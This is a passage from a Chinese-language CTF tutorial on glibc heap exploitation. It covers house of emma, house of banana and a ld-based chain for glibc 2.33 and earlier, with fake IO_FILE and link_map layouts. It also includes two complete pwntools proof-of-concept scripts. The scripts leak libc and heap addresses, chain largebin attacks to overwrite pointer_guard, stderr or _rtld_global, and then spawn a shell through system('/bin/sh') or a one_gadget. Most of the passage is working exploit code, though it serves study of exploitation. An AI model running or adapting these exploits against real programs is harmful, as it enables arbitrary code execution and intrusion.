因此，`house of emma` 最好的方式是结合 `house of kiwi` 的触发 `__malloc_assert` 的方式来 `FSOP`，而这要求劫持到 `stderr` 的指针，若其位于 `libc` 上，可以通过 `libc.sym['stderr']` 的方式来获得 `libc` 中的 `stderr` 指针。但若其位于 `bss` 中，开启 `PIE` 时可能难以泄露其地址。这是 `house of emma` 或者说 `house of kiwi` 一个非常大的局限性。

适用版本

`Latest`

利用方式

第一步：修改point guard

- 使用`largebin attack`修改位于`tls`的`pointer_guard`（即`_point_chk_guard`）

第二步：劫持stderr指针

- 再次使用`largebin attack`，修改`stderr`指针为可控堆地址

第三步： 构造IO_FILE结构

构造如下：

- 设置`fp->_lock`为一个可写的值，偏移为`0x88`
- 设置`fp->_mode`为`0`，偏移为`0xc0`
- 设置`fp->_vtable`为`_IO_cookie_jumps + 0x38`（或其他偏移，要能执行`_IO_cookie_read`等函数），偏移为`0xd8`
- 设置`(struct _IO_cookie_file)fp-> __cookie`为欲执行函数的`rdi`，偏移为`0xe0`
- 设置`(struct _IO_cookie_file)fp->__io_functions`为`left_rotate(func ^ heap_addr, 0x11)`，偏移为`0xe8`
- 上面其中，`func`为想执行的函数，`heap_addr`为`largebin attack`在`point_guard`写的堆地址。

`left_rotate`为一个循环左移操作，参考如下：

```
def left_rotate(num, shift):
    INT_MASK = 0xFFFFFFFFFFFFFFFF
    shift %= 64
    return ((num << shift) | (num >> (64 - shift))) & INT_MASK
```

第四步：修改top chunk size，利用__malloc_assert触发FSOP

- 修改`top chunk size`，再次申请`chunk`，触发整个攻击流程

实现效果

任意函数执行、`ROP`等

常用触发方式

至少需要两次`largebin attack`或者两次任意地址写

若`stderr`位于`bss`还需要泄露程序基地址

结构体构造

```
(struct _IO_cookie_file)__fp = {
    file = {
```

```
      _flags = 0,
      _IO_read_ptr = 0x4a1, // 不用管，这是largebin attack留下来的size
      _IO_read_end = 0x0,
      _IO_read_base = 0x0,
      _IO_write_base = 0x0,
      _IO_write_ptr = 0x0,
      _IO_write_end = 0x0,
      _IO_buf_base = 0x0,
      _IO_buf_end = 0x0,
      _IO_save_base = 0x0,
      _IO_backup_base = 0x0,
      _IO_save_end = 0x0,
      _markers = 0x0,
      _chain = 0x0,
      _fileno = 0,
      _flags2 = 0,
      _old_offset = 0,
      _cur_column = 0,
      _vtable_offset = 0 '\000',
      _shortbuf = "",
      _lock = 0x561a6a84c2b0, // 偏移为0x88，设置为一个可写的值
      _offset = 0,
      _codecvt = 0x0,
      _wide_data = 0x0,
      _freeres_list = 0x0,
      _freeres_buf = 0x0,
      __pad5 = 0,
      _mode = 0, // 偏移为0xc0，设置为0
      _unused2 = '\000' <repeats 19 times>
    },
    vtable = 0x7f1ee4261bb8 <_IO_cookie_jumps+56> // 偏移为0xd8，设置为
_IO_cookie_jumps的偏移
  },
  __cookie = 0x7f1ee4223678, // 偏移为0xe0，要执行程序的rdi
  __io_functions = {
    read = 0x52091d1ae3800000, // 偏移为0xe8，要执行的函数，需要通过上面利用方式中的算法计算得
出
    write = 0x0,
    seek = 0x0,
    close = 0x0
  }
}
```

一个`python`写法如下：

```
_IO_cookie_jumps = libc.address + 0x216b80
func = left_rotate(libc.sym['system'] ^ (heap_base + 0xcb0), 0x11)

payload = p64(0).ljust(0x88, b'\x00') + p64(heap_base + 0x2b0) # _lock
payload = payload.ljust(0xc0, b'\x00') + p64(0) # _mode
payload = payload.ljust(0xd8, b'\x00') + p64(_IO_cookie_jumps + 0x38) # vtable
payload = payload.ljust(0xe0, b'\x00') + p64(next(libc.search('/bin/sh\x00'))) #
__cookie
payload = payload.ljust(0xe8, b'\x00') + p64(func) # functions
Fake_IO = payload[0x10:]

edit(index=1, size=0x200, content=Fake_IO)
```

POC

```
from pwn import *
from LibcSearcher import *
from ae64 import AE64
from ctypes import cdll

filename = './emma'
context.arch='amd64'
context.log_level = "debug"
context.terminal = ['tmux', 'neww']
local = 1
all_logs = []
elf = ELF(filename)
libc = elf.libc

if local:
    sh = process(filename)
else:
    sh = remote('node4.buuoj.cn', )

def debug(params=''):
    for an_log in all_logs:
        success(an_log)
    pid = util.proc.pidof(sh)[0]
    gdb.attach(pid, params)
    pause()

choice_words = 'Please input your choice>'

menu_add = 1
add_index_words = 'Please input the chunk index>'
add_size_words = 'Please input the size>'
add_content_words = 'Please input the content>'

menu_del = 4
del_index_words = 'Please input the index>'
```

```python
menu_show = 3
show_index_words = 'Please input the index>'

menu_edit = 5
edit_index_words = 'Please input the chunk index>'
edit_size_words = 'Please input the size>'
edit_content_words = 'Please input the content>'



def add(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_add))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def delete(index=-1):
    sh.sendlineafter(choice_words, str(menu_del))
    if del_index_words:
        sh.sendlineafter(del_index_words, str(index))

def show(index=-1):
    sh.sendlineafter(choice_words, str(menu_show))
    if show_index_words:
        sh.sendlineafter(show_index_words, str(index))

def edit(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_edit))
    if edit_index_words:
        sh.sendlineafter(edit_index_words, str(index))
    if edit_size_words:
        sh.sendlineafter(edit_size_words, str(size))
    if edit_content_words:
        sh.sendafter(edit_content_words, content)

def calloc(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(2))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def gift():
    sh.sendlineafter(choice_words, str(666))

def leak_info(name, addr):
    output_log = '{} => {}'.format(name, hex(addr))
```

```
    all_logs.append(output_log)
    success(output_log)

def left_rotate(num, shift):
    INT_MASK = 0xFFFFFFFFFFFFFFFF
    shift %= 64
    return ((num << shift) | (num >> (64 - shift))) & INT_MASK

# 泄露libc地址并还原
add(index=0, size=0x500, content=b'aa')
add(index=1, size=0x10, content=b'zzz')
delete(index=0)
show(index=0)
libc_leak = u64(sh.recv(6).ljust(8, b'\x00'))
leak_info('libc_leak', libc_leak)
libc.address = libc_leak - 0x21ace0
leak_info('libc.address', libc.address)
add(index=0, size=0x500, content=b'aaa')


# 泄露heap地址并还原
add(index=0, size=0x20, content=b'aa')
delete(index=0)
show(index=0)
key = u64(sh.recv(5).ljust(8, b'\x00'))
leak_info('key', key)
heap_base = key << 12
leak_info('heap_base', heap_base)
add(index=0, size=0x20, content=b'aa')


# 这里，我们采用house of kiwi触发IO的方式来打house of emma
# 第一次largebin attack，修改__point_chk_guard
# 第二次largebin attack，修改_IO_2_1_stderr_


pointer_guard = libc.address - 0x2890
leak_info('pointer_guard', pointer_guard)
# 第一次largebin attack：修改__point_chk_guard为一个已知堆地址
add(index=0, size=0x480, content=b'aaa')
add(index=10, size=0x20, content=b'gap')
add(index=1, size=0x490, content=b'aaa')
add(index=2, size=0x20, content=b'gap')

delete(index=1)
add(index=2, size=0x500, content='puts_into_largebin')
delete(index=0)

# 记录下largebin改变之前：
# libc + 0x21b0f0, libc + 0x21b0f0
# heap + 0xcb0,  heap + 0xcb0
payload = p64(0)*3 + p64(pointer_guard - 0x20)
```

```
edit(index=1, size=0x100, content=payload)
add(index=2, size=0x500, content='largebin ttack')

# 还原largebin
add(index=0, size=0x480, content=b'aaa')
payload = p64(libc.address + 0x21b0f0)*2 + p64(heap_base + 0xcb0)*2
edit(index=1, size=0x20, content=payload)
add(index=1, size=0x490, content=b'aaa')
delete(index=1)
add(index=2, size=0x500, content=b'puts in to largebin')

# 第二次largebin attack：修改_IO_2_1_stderr在bss上的指针
gift()
sh.recvuntil('HERE is ')
code_leak = int(sh.recv(14), 16)
leak_info('code_leak', code_leak)
code_base = code_leak - 0x4160
leak_info('code_base', code_base)
delete(index=0)
aim = code_base + 0x4040 # stderr的指针
payload = p64(0)*3 + p64(aim - 0x20)
edit(index=1, size=0x100, content=payload)
add(index=2, size=0x500, content='largebin attack')

# 还原largebin
add(index=0, size=0x480, content=b'aaaa')
edit(index=1, size=0x20, content=p64(libc.address + 0x21b0f0)*2 + p64(heap_base +
0xcb0)*2)
add(index=1, size=0x490, content=b'aaaa')

# 构造_IO_FILE结构
_IO_cookie_jumps = libc.address + 0x216b80
func = left_rotate(libc.sym['system'] ^ (heap_base + 0xcb0), 0x11)
leak_info('func', func)

payload = p64(0).ljust(0x88, b'\x00') + p64(heap_base + 0x2b0) # _lock
payload = payload.ljust(0xc0, b'\x00') + p64(0) # _mode
payload = payload.ljust(0xd8, b'\x00') + p64(_IO_cookie_jumps + 0x38)
payload = payload.ljust(0xe0, b'\x00') + p64(next(libc.search('/bin/sh\x00')))
payload = payload.ljust(0xe8, b'\x00') + p64(func)
Fake_IO = payload[0x10:]
edit(index=1, size=0x200, content=Fake_IO)


# 最终通过修改top chunk size触发__malloc_assert
add(index=3, size=0x20, content=b'aaa')
edit(index=3, size=0x30, content=b'a'*0x28 + p64(0x21))

sh.sendlineafter(choice_words, str(menu_add))
sh.sendlineafter(add_index_words, str('4'))
sh.sendlineafter(add_size_words, str(0x30))
sh.interactive()
```

house of banana

注

`house of banana`有多种利用方式，例如（来源于`roderick`师傅）：

- 直接伪造`_rtld_global`的`_ns_loaded`，布局好其他内容，使其调用到`fini_array`
- 伪造`link_map`的`next`指针，布局好其他内容，使其调用到`fini_array`
- 修改`link_map->l_addr`，根据偏移使其调用到指定区域的函数

本文的`house of banana`方法是第一种。

`gdb`中查看这些变量的方式如下：

- 查看`_ns_loaded`的地址：(`p &(_rtld_global._dl_ns[0]._ns_loaded )`)
- 查看其指向的`link_map`：`p/x *(_rtld_global._dl_ns[0]._ns_loaded)`

利用方式

- 利用`largebin attack`打`rtld_global`上存放的第一个值`_ns_loaded`，其是`link_map`链表的第一个链表
- 通过在`largebin attack`的堆块上伪造该`link_map`。需要控制的部分如下：
- 伪造`l_next`为没有劫持`link_map`时真正的`link_map`的`l_next`，就不需要伪造后面的`link_map`，偏移为`0x18`
- 伪造`l_real`为该堆块的地址绕过检测，偏移为`0x28`
- 伪造`l_info[26]`为该堆块中`l_info[26]`的地址，偏移为`0x110`
- 伪造`l_info[27]`为要执行的函数地址，偏移为`0x118`
- 伪造`l_info[28]`为该堆块中`l_info[28]`的地址，偏移为`0x120`
- 伪造`l_info[29]`为`8`。最终执行的代码为：`while (i-- > 0) ((fini_t) array[i]) ();`，当该值为`8`则`i`为0.
- 伪造`l_init_called`不为`0`。这里需要注意与其相邻的`l_auditing`要为`0`，详见后文`payload`
- 正常退出函数或者`exit`退出程序来触发利用链

实现效果

任意函数执行，或者`ROP`打`orw`

常用触发方式

至少需要`UAF`，且显式调用`exit`或者正常退出函数。（调用`_dl_fini`）

结构体构造

```
pwndbg> p *(struct link_map *) 0x560dea7687f0
$2 = {
```

```
  l_addr = 0, // 一般为伪造chunk的prev_size，难以控制，也不需要控制
  l_name = 0x451, // 一般为伪造chunk的size，难以控制，也不需要控制
  l_ld = 0x0,
  l_next = 0x7f6dc7067790, // 要设置为伪造之前的l_next，偏移为0x18
  l_prev = 0x0,
  l_real = 0x560dea7687f0, // 要设置为自身的地址，偏移为0x28
  l_ns = 0,
  l_libname = 0x0,
  // l_info[26]要设置为堆块中l_info[26]处的地址，即本身的地址，偏移为0x110
  // l_info[27]要设置为最终执行的函数数组的地址，例如一块存放libc.address + one_gadget的堆块地址
  // l_info[28]要设置为堆块中l_info[28]处的地址，即本身的地址
  // l_info[29]要设置为8
  l_info = {0x0 <repeats 26 times>, 0x560dea768900, 0x560dea768920, 0x560dea768910, 0x8, 0x7f6dc6f2a54c <__execvpe+652>, 0x0 <repeats 46 times>},
  l_phdr = 0x0,
  l_entry = 0,
  l_phnum = 0,
  l_ldnum = 0,
  l_searchlist = {
    r_list = 0x0,
    r_nlist = 0
  },
  l_symbolic_searchlist = {
    r_list = 0x0,
    r_nlist = 0
  },
  l_loader = 0x0,
  l_versions = 0x0,
  l_nversions = 0,
  l_nbuckets = 0,
  l_gnu_bitmask_idxbits = 0,
  l_gnu_shift = 0,
  l_gnu_bitmask = 0x0,
  {
    l_gnu_buckets = 0x0,
    l_chain = 0x0
  },
  {
    l_gnu_chain_zero = 0x0,
    l_buckets = 0x0
  },
  l_direct_opencount = 0,
  l_type = lt_library,
  l_relocated = 0,
  l_init_called = 1, // 必须设置为1，可以通过偏移0x31c后加上p32(9)来设置
  l_global = 0,
  l_reserved = 0,
  l_phdr_allocated = 0,
  l_soname_added = 0,
  l_faked = 0,
  l_need_tls_init = 0,
```

```
  l_auditing = 0,
  l_audit_any_plt = 0,
  l_removed = 0,
  l_contiguous = 0,
  l_symbolic_in_local_scope = 0,
  l_free_initfini = 0,
  l_nodelete_active = false,
  l_nodelete_pending = false,
  l_cet = lc_unknown,
  l_rpath_dirs = {
    dirs = 0x0,
    malloced = 0
  },
  l_reloc_result = 0x0,
  l_versyms = 0x0,
  l_origin = 0x0,
  l_map_start = 0,
  l_map_end = 0,
  l_text_end = 0,
  l_scope_mem = {0x0, 0x0, 0x0, 0x0},
  l_scope_max = 0,
  l_scope = 0x0,
  l_local_scope = {0x0, 0x0},
  l_file_id = {
    dev = 0,
    ino = 0
  },
  l_runpath_dirs = {
    dirs = 0x0,
    malloced = 0
  },
  l_initfini = 0x0,
  l_reldeps = 0x0,
  l_reldepsmax = 0,
  l_used = 0,
  l_feature_1 = 0,
  l_flags_1 = 0,
  l_flags = 0,
  l_idx = 0,
  l_mach = {
    plt = 0,
    gotplt = 0,
    tlsdesc_table = 0x0
  },
  l_lookup_cache = {
    sym = 0x0,
    type_class = 0,
    value = 0x0,
    ret = 0x0
  },
  l_tls_initimage = 0x0,
  l_tls_initimage_size = 0,
```

```
  l_tls_blocksize = 0,
  l_tls_align = 0,
  l_tls_firstbyte_offset = 0,
  l_tls_offset = 1104,
  l_tls_modid = 48,
  l_tls_dtor_count = 7364967,
  l_relro_addr = 0,
  l_relro_size = 0,
  l_serial = 0
}
```

`payload`参考：

```
fake_link_map = p64(0)*2 # l_addr l_name一般无法控制
fake_link_map += p64(0) # l_ld 不用设置
fake_link_map += p64(real_l_next) # l_next 重要，需要设置为真正的第一个link_map的l_next
fake_link_map += p64(0) # l_prev 本来就为0
fake_link_map += p64(chunk_addr) # l_real 重要，需要等于fake chunk自身的地址
fake_link_map += p64(0)*2 # l_ns l_libname不重要
fake_link_map += p64(0)*26 + p64(l_info_26) # l_info[26]设置为&l_info[26]，就会让要执行的fini数组变为l_info[27]
fake_link_map += p64(fake_fini_array) # l_info[27] 最终执行的函数指针数组
fake_link_map += p64(l_info_28) # l_info[28]设置为&l_info[28]，就会让执行的((fini_t) array[i]) ();中的i的值为l_info[29] / 8
fake_link_map += p64(8) # l_info[29]，除以8为最后的i。 由于i--，设置为8即可执行array[0]
fake_link_map += p64(libc.address + one_gadget[0]) # 不是fake_link_map的一部分，只是将执行的函数放在可控区域
fake_link_map = fake_link_map.ljust(0x31c, b'\x00') + p32(9) # 重要，必须设置l_init_called不为0，而和他同一个size_t的l_auditing要为0，所以必须p32(9)

payload = fake_link_map[0x10:] # 前面两个值无法控制
```

POC

```
from pwn import *
from LibcSearcher import *
from ae64 import AE64
from ctypes import cdll

filename = './bug_house'
context.arch='amd64'
context.log_level = "debug"
context.terminal = ['tmux', 'neww']
local = 1
all_logs = []
elf = ELF(filename)
libc = elf.libc

if local:
    sh = process(filename)
```

```
else:
    sh = remote('node4.buuoj.cn', )

def debug():
    for an_log in all_logs:
        success(an_log)
    pid = util.proc.pidof(sh)[0]
    gdb.attach(pid)
    pause()

choice_words = 'Please input your choice>'

menu_add = 1
add_index_words = 'Please input the chunk index>'
add_size_words = 'Please input the size>'
add_content_words = 'Please input the content>'

menu_del = 4
del_index_words = 'Please input the index>'

menu_show = 3
show_index_words = 'Please input the index>'

menu_edit = 5
edit_index_words = 'Please input the chunk index>'
edit_size_words = 'Please input the size>'
edit_content_words = 'Please input the content>'

menu_exit = 6

def add(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_add))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def delete(index=-1):
    sh.sendlineafter(choice_words, str(menu_del))
    if del_index_words:
        sh.sendlineafter(del_index_words, str(index))

def show(index=-1):
    sh.sendlineafter(choice_words, str(menu_show))
    if show_index_words:
        sh.sendlineafter(show_index_words, str(index))

def edit(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_edit))
    if edit_index_words:
```

```
        sh.sendlineafter(edit_index_words, str(index))
    if edit_size_words:
        sh.sendlineafter(edit_size_words, str(size))
    if edit_content_words:
        sh.sendafter(edit_content_words, content)

def calloc(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(2))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def bye():
    sh.sendlineafter(choice_words, str(menu_exit))

def leak_info(name, addr):
    output_log = '{} => {}'.format(name, hex(addr))
    all_logs.append(output_log)
    success(output_log)

# 泄露libc地址并还原
add(index=0, size=0x500, content=b'aa')
add(index=1, size=0x10, content=b'zzz')
delete(index=0)
edit(index=0, size=0x10, content=b'\x10')
show(index=0)
libc_leak = u64(sh.recv(6).ljust(8, b'\x00'))
leak_info('libc_leak', libc_leak)
libc.address = libc_leak -  0x1e3c10
leak_info('libc.address', libc.address)
edit(index=0, size=0x10, content=b'\x00')
add(index=0, size=0x500, content=b'aaa')

# debug()
# 泄露heap地址并还原
add(index=0, size=0x20, content=b'aa')
delete(index=0)
show(index=0)
key = u64(sh.recv(5).ljust(8, b'\x00'))
leak_info('key', key)
heap_base = key << 12
leak_info('heap_base', heap_base)
add(index=0, size=0x20, content=b'aa')

link_map = libc.address + 0x21b040
leak_info('link_map', link_map)

# prepare for a largebin attack
add(index=0, size=0x440, content=b'aa')
```

```
add(index=1, size=0x20, content=b'gap')
add(index=2, size=0x460, content=b'aaa')
add(index=1, size=0x20, content=b'gap')

delete(index=2)
add(index=1, size=0x500, content=b'make chunk2 into laregbin')

delete(index=0)
edit(index=2, size=0x500, content=p64(0)*3 + p64(link_map-0x20))
add(index=1, size=0x500, content=b'largebin attack')

chunk_addr = heap_base + 0x7f0
real_l_next = libc.address + 0x21c790
l_info_26 = heap_base + 0x900
l_info_28 = l_info_26 + 2*8
fake_fini_array = chunk_addr + 0x130

# 最终执行：
#
#     ((fini_t) array[i]) ();

one_gadget = [0xdf54c, 0xdf54f, 0xdf552]

fake_link_map = p64(0)*2 # l_addr l_name一般无法控制
fake_link_map += p64(0) # l_ld 不用设置
fake_link_map += p64(real_l_next) # l_next 重要，需要设置为真正的第一个link_map的l_next
fake_link_map += p64(0) # l_prev 本来就为0
fake_link_map += p64(chunk_addr) # l_real 重要，需要等于fake chunk自身的地址
fake_link_map += p64(0)*2 # l_ns l_libname不重要
fake_link_map += p64(0)*26 + p64(l_info_26) # l_info[26]设置为&l_info[26]，就会让要执行的fini数组变为l_info[27]
fake_link_map += p64(fake_fini_array) # l_info[27] 最终执行的函数指针数组
fake_link_map += p64(l_info_28) # l_info[28]设置为&l_info[28]，就会让执行的((fini_t) array[i]) ();中的i的值为l_info[29] / 8
fake_link_map += p64(8) # l_info[29]，除以8为最后的i。 由于i--，设置为8即可执行array[0]
fake_link_map += p64(libc.address + one_gadget[0]) # 不是fake_link_map的一部分，只是将执行的函数放在可控区域
fake_link_map = fake_link_map.ljust(0x31c, b'\x00') + p32(9) # 重要，必须设置l_init_called不为0，而和他同一个size_t的l_auditing要为0，所以必须p32(9)

payload = fake_link_map[0x10:]
edit(index=0, size=0x440, content=payload)
# debug()
bye()
# pause()
sh.interactive()
# debug()
```

houmt: 一条低版本的ld利用链

来自于题目 `houmt`

适用版本

`<=glibc2.33`

利用方式

- 修改`topchunk size`，触发`__malloc_assert`
- `__malloc_assert`会调用含有`__fxprintf`函数，由此进入`IO`
- 提前修改`_IO_2_1_stderr_`的`vtable`为不合法的值，触发`IO`中的`_IO_vtable_check`
- `_IO_vtable_check`会调用`_dl_addr`函数，其中存在可以覆盖的基于`_rtld_global`函数指针，且`rdi`指向的内容可控
- 通过调试计算函数指针的`libc`偏移和`rdi`的`libc`偏移，并在上述操作前提前覆盖

实现效果

不申请到任何一个`libc`地址、题目不含有`IO`函数的情况下`ROP`或者`getshell`等

函数调用链

```
__malloc_assert
    __fxprintf
        locked_vfxprintf
            __vfprintf_internal
                buffered_vfprintf
                    _IO_vtable_check
                        _dl_addr
                            *(&_rtld_global + x)(&_rtld_global + y)
```

常用触发方式

`UAF`等任意地址写的方法

结构体构造

无

参考内容

roderick师傅 - house of利用总结

Github - how2heap

Largebin attack总结

house of pig一个新的堆利用详解

第七届"湖湘杯" House_OF_Emma | 设计思路与解析-安全客 - 安全资讯

一条新的glibc IO_FILE利用链：_IO_obstack_jumps利用分析

House of Apple 一种新的glibc中IO攻击方法 (2)

house of banana

wjh师傅的off by null

cru5h师傅的off by null

House of cat新型glibc中IO利用手法解析 && 第六届强网杯House of cat详解